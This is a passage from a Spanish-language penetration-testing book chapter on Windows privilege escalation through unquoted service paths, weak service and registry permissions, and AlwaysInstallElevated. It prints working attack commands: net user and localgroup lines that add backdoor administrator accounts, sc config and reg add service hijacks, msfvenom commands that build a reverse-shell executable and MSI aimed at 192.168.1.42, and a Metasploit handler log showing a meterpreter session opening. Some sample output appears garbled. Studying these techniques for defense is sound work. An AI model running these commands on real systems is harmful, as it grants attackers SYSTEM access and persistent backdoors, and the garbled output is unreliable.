En este capítulo se pretende estudiar algunas formas y técnicas con las que un *pentester* puede encontrar la forma de escalar privilegios. A estas técnicas podrán sumarse aquellas que vienen reflejadas en el próximo capítulo de servicios y aplicaciones.

Además, se analizarán algunas herramientas que permiten generar *payloads* que no son detectados por los motores antivirus y formas de establecer conexiones para mantener la persistencia con el equipo atacado y poder seguir teniendo acceso sobre él sin que el antivirus, o solución de seguridad, lo detecte y alerte al administrador.

1. Unquoted Service Paths

Todos los servicios de Windows tienen una ruta de acceso a su ejecutable. Si esa ruta no está citada explícitamente entre comillas y contiene un espacio en blanco u otros separadores, el servicio intentará acceder a un recurso, primero en la ruta principal actual y posteriormente en los sucesivos directorios. Este comportamiento es común a cualquier sistema operativo Windows.

De este modo, si se encuentra un servicio cuya ruta no está citada entre comillas y el nombre del ejecutable, o de alguno de los directorios donde se ubica contiene un espacio, este servicio podría ser vulnerable al ataque conocido como *Unquoted Service Paths*. Si además de ello, dicho servicio se ejecuta con privilegios, esto abrirá la puerta a una posible escalada de privilegios.

Si un atacante tiene permiso de escritura en una carpeta en la ruta del servicio la escalada de privilegios pueda realizarse colocando un programa malicioso en la ruta principal antes de los espacios en blanco. Esto es porque Windows tratará de buscar el binario del servicio y al encontrar en primera instancia el binario malicioso, ejecutará éste en lugar del original por haberlo encontrado antes. En caso de no tener permisos, siempre se pueden buscar métodos alternativos para realizar la copia del binario como el uso de *wusa.exe* en entornos Windows 7, 8 y 8.1 o *IFileOperation* en entornos Windows 10.

Por ejemplo, supóngase el siguiente ejecutable:

C:\Program Files (x86)\Carpetas Programa\Una carpeta\Ejecutable.exe.

Cualquiera de los siguientes programas se ejecutaría antes que el programa original Ejecutable.exe:

C:\Program.exe

C:\Program Files.exe

C:\Program Files (x86)\Carpeta.exe

C:\Program Files (x86)\Carpetas Programa\Una.exe

C:\Program Files (x86)\Carpetas Programa\Una carpeta\Ejecutable.exe

Si como se ha comentado anteriormente el servicio se ejecuta con privilegios, estos binarios se ejecutarán con dichos privilegios, permitiendo así al atacante ejecutar código con tales privilegios.

Para buscar aplicaciones o servicios que puedan ser susceptibles de ser vulnerables a *Unquoted Service Paths* se puede ejecutar el siguiente comando:

```
wmic service get name,displayname,pathname,startmode |findstr /i "auto" |findstr /i /v "c:\windows\" |findstr /i /v """
```

Existe también un *script* de PowerShell de Microsoft's TechNet que facilita las aplicaciones que en sus rutas tienen espacios en blanco. Este *script* puede ser descargado de la siguiente URL: <https://gallery.technet.microsoft.com/scriptcenter/Windows-Unquoted-Service-190f0341>

```
PS C:\Windows\system32> .\Get-UnquotedServices.ps1
C:\Windows\Valores.servicio.set.name.displayname.pathname,startmode: If index > i - 0 "Quindio.exe" | findstr /i "auto" | findstr /i /v "c:\windows\" | findstr /i /v """
Nombre del servicio: Servicio de impresión
Nombre de impresora: Autocad
Nombre de filtro/red: http
Número de versión: 1.0.0.20319_306
Servicios de cifrado: CryptProtectData
Servicios de control remoto: RemoteRegistry
Servicios de procesos de usuario: DCOM
Cliente DCOM: DCOM
Servicio de configuración: Configuration
Configuración autenticadora de red: KERBEROS
Controlador de eventos: Windows
Controlador de servicios: Windows
Sistema de eventos: COM+
Servicio de impresión: Impresión
Cliente de directiva de grupo: Grupo para IIS y hotelIP
Indice: Win32 Disk Imager Helper
Aplicación auxiliar IP: IP
Servicio de trabajo: Workstation
Protocolo de red: TCP/IP
Receptor de aplicaciones multimedios: Multimedios
Firewall de Windows: Firewall
Administrador de almacenamiento de red: NetworkStorage
Servicio Interfaz de Almacenamiento en Red: NetworkStorage
Protocolo de red: NetworkProtocol
Servicio de publicación de nombres de equipo PRR: PRR
Servicio de perfil de usuario: UserProfile
Administrador de conexión de red: NetworkConnection
Administrador de extensión de red: NetworkExtender
Llamada a procedimiento remoto RPC: Rpc
Administrador de control de servicios: ServiceControlManager
Programador de tareas: TaskScheduler
Sistema de tiempo real: RealTime
Servicio de notificación de eventos de sistema: SystemEventNotification
Calidad de impresión: Printer
Impresión de corcho: Printers
QuiposPrint
Servicio de administración de grupos distribuidos: GroupPolicy
Administrador de sesión del administrador de contenido de extensión: ExtensibleSession
Administrador de actualizaciones: UpdateService
Windows Defender: WindowsDefender
Servicio de detección automática de malware: Malwarebytes

```

Fig. 06.01: Privaceware network service es un servicio que se encuentra ubicado en directorios con espacios.

Si se busca en el registro, dentro de la clave `HKEY_LOCAL_MACHINE\SYSTEM\currentControlSet\Services` se puede visualizar que el valor de la cadena `ImagePath` correspondiente al servicio vulnerable no se encuentra entre comillas.




Fig. 06.02: ImagePath muestra la ruta del binario asociado al servicio.

Una buena práctica para protegerse de este tipo de ataques sería introducir los valores de los servicios entre comillas, dejándolo en este caso como “*c:\Program Files\Privacyware\Privatefirewall 7.0\pfsvc.exe*”. Esta simple acción conseguirá que no salga en la búsqueda de aplicaciones con el comando de *WMIC* previamente ejecutado.

Es importante resaltar que el hecho de que se haya encontrado un ejecutable con directorios con espacios no necesariamente quiere decir que ya sea vulnerable; éste tiene que tener permisos de al menos escritura o modificación para que el usuario pueda colocar el binario en alguna de las carpetas de la ruta, y siempre siguiendo el orden de preferencia en la búsqueda. También hay que tener en cuenta lo comentado anteriormente, se pueden buscar métodos como *wusa.exe* e *IFileOperation* para intentar copiar a una ubicación protegida. En líneas generales, el atacante lo primero que tendrá que comprobar es si tuviese permisos para reemplazar el ejecutable en cuestión y, en caso de no tenerlo, comprobar los permisos de cada uno de los directorios que contiene algún espacio de donde se ubica el ejecutable, por si dispusiera de permisos de escritura en alguno de ellos. Una forma sencilla de comprobar esto es con el comando *icacls*.

```
C:\Windows\system32\cmd.exe
C:\Users\Ualen>icacls "c:\Program Files\Privacyware\Privatefirewall 7.0"
c:\Program Files\Privacyware\Privatefirewall 7.0 Todos:(OI)(CI)(P)
    NT SERVICE\TrustedInstaller:(I)(F)
    NT SERVICE\TrustedInstaller:(I)(CI)(IO)(F)
    NT AUTHORITY\SYSTEM:(I)(F)
    NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
    BUILTIN\Administradores:(I)(F)
    BUILTIN\Administradores:(I)(OI)(CI)(IO)(F)
    BUILTIN\Usuarios:(I)(F)
    BUILTIN\Usuarios:(I)(OI)(CI)(IO)(GR,GE)
    CREATOR OWNER:(I)(OI)(CI)(IO)(F)

Se procesaron correctamente 1 archivos; error al procesar 0 archivos
C:\Users\Ualen>
```

Fig. 06.03: Icacls muestra los permisos sobre un directorio especificado.

En el ejemplo, se puede apreciar que tiene una mala configuración del sistema, ya que los permisos sobre el directorio para el grupo “Todos” son los siguientes:

- *F*. Indicativo de Control total.
- *OI*. herencia del objeto. Indica que los ficheros que contenga el directorio tendrán el mismo permiso.
- *CI*. Herencia del contenedor, que indica que los contenedores que dependan del objeto heredarán estos permisos.

Ahora el atacante o *pentester* podrá generar un binario malicioso en la ubicación *C:\Program Files (x86)\Privacyware\Privatefirewall.exe*, mediante el cual, por ejemplo, se añada un usuario y lo haga pertenecer al grupo Administradores:

```
net user hacker Password /add
net localgroup Administradores hacker /add
```

Es importante saber que si en lugar de crear un usuario, lo que se pretende es, por ejemplo, crear una conexión inversa con *meterpreter*, es posible que la sesión se cierre al poco tiempo. Esto puede ser porque el ejecutable vulnerable corresponde a un servicio y el *Service Control Manager* o SCM, que es el encargado de arrancar o parar los servicios, entiende que algo no va bien y cierra el proceso.

Recuérdese que ya se habló de este comportamiento en la sección “Ejecución de código en remoto mediante SC” del capítulo *Active Directory*.

Metasploit posee el módulo *exploit/windows/local/trusted_service_path* que permite obtener una nueva sesión gracias a que encuentra un servicio vulnerable. El módulo se encarga de generar el binario y alojarlo en la ruta adecuada y provocar la ejecución del *handler* de *Metasploit* para recoger la nueva sesión cuando el servicio se ejecute.

Para poder utilizar este módulo, tan solo se debe indicar el ID de la sesión *meterpreter* que se tiene activa. Para hacer una prueba de concepto se puede simular un servicio mal configurado como se observa en la imagen.

```
c:\>sc create "Vulnerable Service" binPath= "C:\Program Files (x86)\Carpetas Programa\Una carpeta\Ejecutable.exe" start=auto
[SC] CreateService CORRECTO

c:\>net localgroup Administradores hacker /add
```

Fig. 06.04: Creación de un servicio al que se le asigna control total para el grupo “Todos”.

2. Servicios con privilegios mal configurados

La mayoría de los servicios de Windows se ejecutan con permisos de SYSTEM y suelen tener un fuerte control de acceso sobre los ficheros y sobre el registro.

Permisos mal configurados en el registro

En Windows, la información sobre los servicios se almacena en el registro en `HKLM\SYSTEM\CurrentControlSet\Services`. Sin embargo, es posible ver la información sobre los servicios también en `HKLM\SYSTEM\ControlSet001\Services`.




Fig. 06.05: El servicio vulnerable no es efectivo en este caso a Unquoted Service Paths ya que el valor de ImagePath está entre comillas.

Para poder comprobar los permisos en modo consola existe una utilidad llamada `SubInACL` que se puede descargar de la web de Microsoft en la siguiente URL: <https://www.microsoft.com/en-us/download/details.aspx?id=23510>

El instalador es un paquete con extensión MSI. Como solo se necesita es el ejecutable `subinac1.exe`, puede instalarse, por ejemplo, en una máquina virtual y extraerlo de la carpeta `C:\Program Files (x86)\Windows Resource Kits\Tools\` para después copiarlo en la máquina que se está analizando el posible servicio vulnerable.

Una vez se haya copiado el ejecutable `subinac1.exe`, se podrán comprobar los permisos desde consola ejecutando el siguiente comando:

```
subinac1.exe /keyreg "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Vulnerable Service" /display
```




Fig. 06.06: Se comprueban los permisos para la clave del servicio vulnerable, (1ª parte).

```

/control=0xc00 SE_DACL_AUTO_INHERITED-0x0400 SE_SACL_AUTO_INHERITED-0x6800
/owner =builtin\administradores
/primary_group =system
/audit ace count =0
/perm. ace count =0
/pace <todos> ACCESS_ALLOWED_ACE_TYPE-0x0
CONTAINER_INHERIT_ACE-0x2
Key and Subkey - Type of Access:
Full Control
Detailed Access Flags:
KEY_QUERY_VALUE-0x1 KEY_SET_VALUE-0x2 KEY_CREATE_SUB_KEY-0x4
KEY_ENUMERATE_SUB_KEYS-0x8 KEY_NOTIFY-0x10 KEY_CREATE_LINK-0x20
READ_CONTROL-0x20000 WRITE_DAC-0x40000 DELETE-0x10000
WRITE_OWNER-0x80000
/pace =builtin\usuarios ACCESS_ALLOWED_ACE_TYPE-0x0
CONTAINER_INHERIT_ACE-0x2 INHERITED_ACE-0x10
Key and Subkey - Type of Access:
Read
Detailed Access Flags:
KEY_QUERY_VALUE-0x1 KEY_ENUMERATE_SUB_KEYS-0x8 KEY_NOTIFY-0x10
READ_CONTROL-0x20000 WRITE_DAC-0x40000 DELETE-0x10000
WRITE_OWNER-0x80000
/pace =builtin\administradores ACCESS_ALLOWED_ACE_TYPE-0x0
CONTAINER_INHERIT_ACE-0x2 INHERITED_ACE-0x10
Key and Subkey - Type of Access:
Full Control
Detailed Access Flags:
KEY_QUERY_VALUE-0x1 KEY_SET_VALUE-0x2 KEY_CREATE_SUB_KEY-0x4
KEY_ENUMERATE_SUB_KEYS-0x8 KEY_NOTIFY-0x10 KEY_CREATE_LINK-0x20
READ_CONTROL-0x20000 WRITE_DAC-0x40000 DELETE-0x10000
WRITE_OWNER-0x80000
/pace =system ACCESS_ALLOWED_ACE_TYPE-0x0
CONTAINER_INHERIT_ACE-0x2 INHERITED_ACE-0x10
Key and Subkey - Type of Access:
Full Control
Detailed Access Flags:
KEY_QUERY_VALUE-0x1 KEY_SET_VALUE-0x2 KEY_CREATE_SUB_KEY-0x4
KEY_ENUMERATE_SUB_KEYS-0x8 KEY_NOTIFY-0x10 KEY_CREATE_LINK-0x20
READ_CONTROL-0x20000 WRITE_DAC-0x40000 DELETE-0x10000
WRITE_OWNER-0x80000
/pace =creator-owner ACCESS_ALLOWED_ACE_TYPE-0x0
CONTAINER_INHERIT_ACE-0x2 INHERIT_ONLY_ACE-0x8 INHERITED_ACE-0x10
Subkey - Type of Access:
Full Control
Detailed Access Flags:
KEY_QUERY_VALUE-0x1 KEY_SET_VALUE-0x2 KEY_CREATE_SUB_KEY-0x4
KEY_ENUMERATE_SUB_KEYS-0x8 KEY_NOTIFY-0x10 KEY_CREATE_LINK-0x20
READ_CONTROL-0x20000 WRITE_DAC-0x40000 DELETE-0x10000
WRITE_OWNER-0x80000

```

Fig. 06.06: Se comprueban los permisos para la clave del servicio vulnerable, (2º parte).

Como se puede observar, tiene control total para el grupo “Todos” sobre la clave del registro. Ahora bien, el atacante puede modificar el valor del registro *ImagePath* con otro que contenga la ruta del ejecutable que le pueda permitir alcanzar nuevos privilegios cuando sea ejecutado con privilegios. En el caso de que se tratase de devolver una conexión hacia otra máquina manejada por el usuario atacante, éste deberá poner un *handler* de *Metasploit* a la espera de que se haga la conexión desde el equipo víctima con el servicio vulnerable.

```

Administrator: Símbolo del sistema
C:\temp>reg add "HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\Vulnerable Service" /t REG_EXPAND_SZ /v ImagePath /d "C:\temp\Payload.exe" /f
La operación se completó correctamente.

C:\temp>

```

Fig. 06.07: Se cambia el valor de *ImagePath* para que el servicio ejecute otra aplicación.

Al reiniciar el sistema y una vez arranque el servicio, éste se ejecutará y el *handler* de la máquina del usuario atacante recibirá la conexión. Este proceso puede hacerse con el módulo de *Metasploit* de *trusted_service_path* con el objetivo de automatizar el proceso.

Permisos de los servicios vulnerables

Este caso es muy similar a la mala configuración de los permisos en el registro. Antes se tenía permiso sobre el valor del registro *ImagePath* y ahora la técnica se centra sobre los permisos de los servicios ya que en algunos casos están mal configurados, convirtiéndose por tanto en potencialmente vulnerables.

Para comprobar qué servicios son vulnerables debido a esta mala configuración existe la herramienta *Accesschk* de *Sysinternals*. Una vez que el atacante tiene *Accesschk* en el sistema desde donde se pretende realizar la escalada de privilegios debe ejecutarse de la siguiente manera:

```
accesschk -uwcqv "<USUARIO>" *
```

Con este comando especificando el nombre de usuario deben aparecer los servicios sobre los cuales éste tiene acceso total el sobre el sistema.

```
C:\Windows\System32\cmd.exe
C:\temp>accesschk -uwcqv "Carlos" *
Accesschk v6.10 - Reports effective permissions for securable objects
Copyright (C) 2006-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

RW Vulnerable Service
  SERVICE_ALL_ACCESS

C:\temp>
```

Fig. 06.08: Se observa que el usuario “Carlos” posee permisos de control total.

Cambiar los permisos que tiene un usuario sobre un servicio y permitir que, por ejemplo, un usuario tenga control total/sobre un servicio no es relativamente sencillo, ya que Windows no lo permite hacer si no es a través de directivas de grupo.

Existe una herramienta llamada *setACL* que permite modificar dichos permisos desde consola. *setACL* se puede descargar de la siguiente URL: <https://helgeklein.com/setacl/>

```
C:\Windows\system32\cmd.exe
C:\temp>setACL -on "Vulnerable service" -ot srv -actn ace -ace "n:Carlos;p:full"
Processing ACL of: <Vulnerable service>
SetACL finished successfully.

C:\temp>
```

Fig. 07.09: Ejemplo de cómo poner un servicio con permisos de control total sobre el usuario “Carlos”.

Que un usuario tenga el permiso *SERVICE_ALL_ACCESS* permite éste tener control total sobre cualquier propiedad del servicio. Para ver todas las características de un servicio existe el comando *sc qc*, el cual permite obtener información sobre ellos.

```
C:\temp>sc qc "Vulnerable service"
[SC] QueryServiceConfig CORRECTO

NOMBRE_SERVICIO: Vulnerable service
TIPO: 10 WIN32_OWN_PROCESS
TIPO_INICIO: 2 AUTO_START
CONTROL_ERROR: 1 NORMAL
NOMBRE_RUTA_BINARIO: C:\Program Files (x86)\Carpeta_Programa\Una_carpeta\Ejecutable.exe
GRUPO_ORDEN_CARGA: 0
ETIQUETA: 0
NOMBRE_MOSTRAR: Vulnerable Service
DEPENDENCIAS:
NOMBRE_INICIO_SERVICIO: LocalSystem

C:\temp>
```

Fig. 06.10: Propiedades del servicio “Vulnerable service”.

Se observa que la propiedad NOMBRE_RUTA_BINARIO, en inglés *BINARY_PATH_NAME*, tiene como función indicar la ruta del ejecutable para ese servicio. Todo esto se ejecuta generalmente con privilegios de SYSTEM al iniciar el servicio. Entonces, si el usuario tiene dichos permisos, éste podrá cambiar el valor de esta propiedad para que ejecute cualquier otro binario bajo su control con permisos de SYSTEM.

Por ejemplo, se podrá indicar que cree un usuario nuevo y lo añada al grupo de administradores. En la imagen se puede apreciar la parte en la que se añade un usuario al grupo de administradores.

```
C:\temp>sc config "Vulnerable Service" binpath= "net localgroup Administradores baduser /add"
[SC] ChangeServiceConfig CORRECTO

C:\temp>sc stop "vulnerable Service"
[SC] ControlService ERROR 1062:
No se ha iniciado el servicio.


C:\temp>sc start "vulnerable Service"
[SC] StartService ERROR 1053:
El servicio no respondió a tiempo a la solicitud de inicio o de control.

C:\temp>
```

Fig. 06.11: Se cambia la propiedad *BINARY_PATH_NAME* que permitirá al usuario “baduser” incluirlo en el grupo de administradores al volver arrancar el servicio.

Como se puede observar en la imagen anterior, se han ejecutado los comandos *sc stop* y *sc start* para parar el servicio e iniciararlo. Se puede comprobar que al intentar iniciar el servicio se devuelve un mensaje de error debido a que intenta conectar con SCM para iniciar dicho servicio el proceso falla al no tratarse de un binario que actúe como un servicio. Sin embargo, para entonces, el comando se habrá ya ejecutado con éxito con privilegios de SYSTEM.

0xWGRJ



```

Símbolo del sistema

C:\Windows\System32>net user
Cuentas de usuario de \\WINDOWS10

Admin      Administrador      baduser
DefaultAccount     Invitado
Se ha completado el comando correctamente.

C:\Windows\System32>net localgroup Administradores
Nombre de alias      Administradores
Comentario          Los administradores tienen acceso completo y sin restricciones al equipo o dominio
Miembros

Admin
Administrador
baduser
Se ha completado el comando correctamente.

C:\Windows\System32>

```

Fig. 06.12: Usuarios del sistema y usuarios que pertenecen al grupo “Administradores”. Se ha añadido el usuario “baduser” con éxito.

Si en lugar de modificar la propiedad *BINARY_PATH_NAME* con comandos para agregar el usuario “baduser”, se hubiese optado por poner un ejecutable que permita una conexión inversa, por ejemplo, de *meterpreter*, SCM cerrará la conexión al poco tiempo. Para esto *Metasploit* también dispone del módulo *exploit/windows/local/service_permissions* que permite crear una sesión migrando el proceso de una sesión abierta por un servicio, antes de que se cierre por el SCM. Otra opción es que se inicie la sesión de *Meterpreter* y, rápidamente, éste migre a otro proceso en la fase de post-exploitación.

3. AlwaysInstallElevated

En Windows existe una directiva que especifica si los paquetes de Microsoft deben instalarse siempre con los máximos privilegios. Si esta directiva está habilitada afectaría a cualquier programa que se quiera instalar en el sistema. Aunque no es lo habitual, es posible encontrarlo habilitado debido a que un administrador lo haya instalado.

La directiva que se tiene que habilitar puede ser visualizada en la siguiente imagen. Si la directiva está habilitada cualquier instalación que se lleve a cabo se realizaría con privilegios.

Existen dos valores del registro que permitirán comprobar si esta directiva está habilitada:

HKCU\Software\Policies\Microsoft\Windows\Installer\AlwaysInstallElevated
HKLM\Software\Policies\Microsoft\Windows\Installer\AlwaysInstallElevated




Fig. 06.13: Directiva que permite la instalación con permisos de SYSTEM.

Para estar habilitada deben tener el valor a 1. La forma de comprobar el valor cuando se tiene una sesión de pocos privilegios es utilizar el comando `reg query`. Si no existe el valor dentro del registro es debido a que dicha directiva nunca se ha configurado en el sistema. En caso de encontrarse habilitada, un atacante podría intentar llevar a cabo una escalada de privilegios.

```
C:\temp>reg query HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\Installer
AlwaysInstallElevated    REG_DWORD    0x1

C:\temp>reg query HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\Installer
AlwaysInstallElevated    REG_DWORD    0x1
```

Fig. 06.14: El comando reg query muestra que está habilitada la instalación con privilegios elevados.

Una vez se ha entendido el funcionamiento de esta técnica y cómo detectar si un sistema es potencialmente vulnerable, se puede proceder a preparar un ataque más elaborado. Por ejemplo, se podría generar desde *msfvenom* un paquete *.msi* que añadiese un usuario con el siguiente comando:

```
msfvenom -f msi-nouac -p windows/adduser USER=eviladmin PASS=P@sswOrd -o crea_eviladmin.msi
```

Con esto se observa que se puede preparar un paquete *Microsoft Installer* que ejecute cualquier comando u otro binario que se encuentre en el sistema.

```
root@kali:~#
Archivo Editar Ver Buscar Terminal Ayuda
[...]
# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.42 LPORT=9000 -f exe -o Payload.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Final size of exe file: 73802 bytes
Saved as: Payload.exe
[...]
# msfvenom -f msi-nouac -p windows/exec cmd="C:\Temp\Payload.exe" > Install.msi
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 204 bytes
Final size of msi-nouac file: 159744 bytes
[...]
```

Fig. 06.15: Ejemplo de generación de un paquete Microsoft Installer a partir de un ejecutable.

El resultado de ejecutar el *.msi* de la imagen anterior permitirá una conexión inversa con privilegios de SYSTEM. Para poder hacerlo desde una consola y de la manera más sigilosa se puede emplear el siguiente comando:

```
msiexec /quiet /qn /i C:\temp\Install.msi.
```

Donde el parámetro */quiet* hace que no muestre ningún mensaje durante la instalación, */qn* que no utilice la interfaz gráfica y */i* hace referencia a que es una instalación normal y no de tipo administrativa.

```
root@kali:~#
Archivo Editar Ver Buscar Terminal Ayuda
msf > use exploit/multi/handler
msf exploit(<none>) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(<none>) > set LHOST 192.168.1.42
LHOST => 192.168.1.42
msf exploit(<none>) > set LPORT 9000
LPORT => 9000
msf exploit(<none>) > exploit
[*] Started reverse TCP handler on 192.168.1.42:9000
[*] Starting the payload handler...
[*] Sending stage (957999 bytes) to 192.168.1.36
[*] Meterpreter session 1 opened (192.168.1.42:9000 -> 192.168.1.36:49588) at 2017-04-30 05:42:11 -0400
meterpreter >
```

Fig. 06.16: El usuario sólo debe esperar a que se establezca la conexión inversa cuando se ejecute el paquete MSI.

Para este caso, *Metasploit* también tiene un módulo para poder comprobar si tiene habilitada la directiva de instalar siempre con privilegios de SYSTEM. Este módulo es *exploit/windows/local/always_install_elevated*.

4. Programador de tareas

Está técnica antigua permite escalar a privilegio de SYSTEM. Sin embargo, únicamente funciona en las versiones Windows 2000, Windows XP o Windows 2003. El principal problema radica en que, en estos sistemas las tareas que se ejecutan desde el programador de tareas lo hacen con privilegios de SYSTEM. La generación o programación de tareas requiere privilegios de administrador, por tanto, solo será útil para escalar desde Administrador a privilegios de SYSTEM.

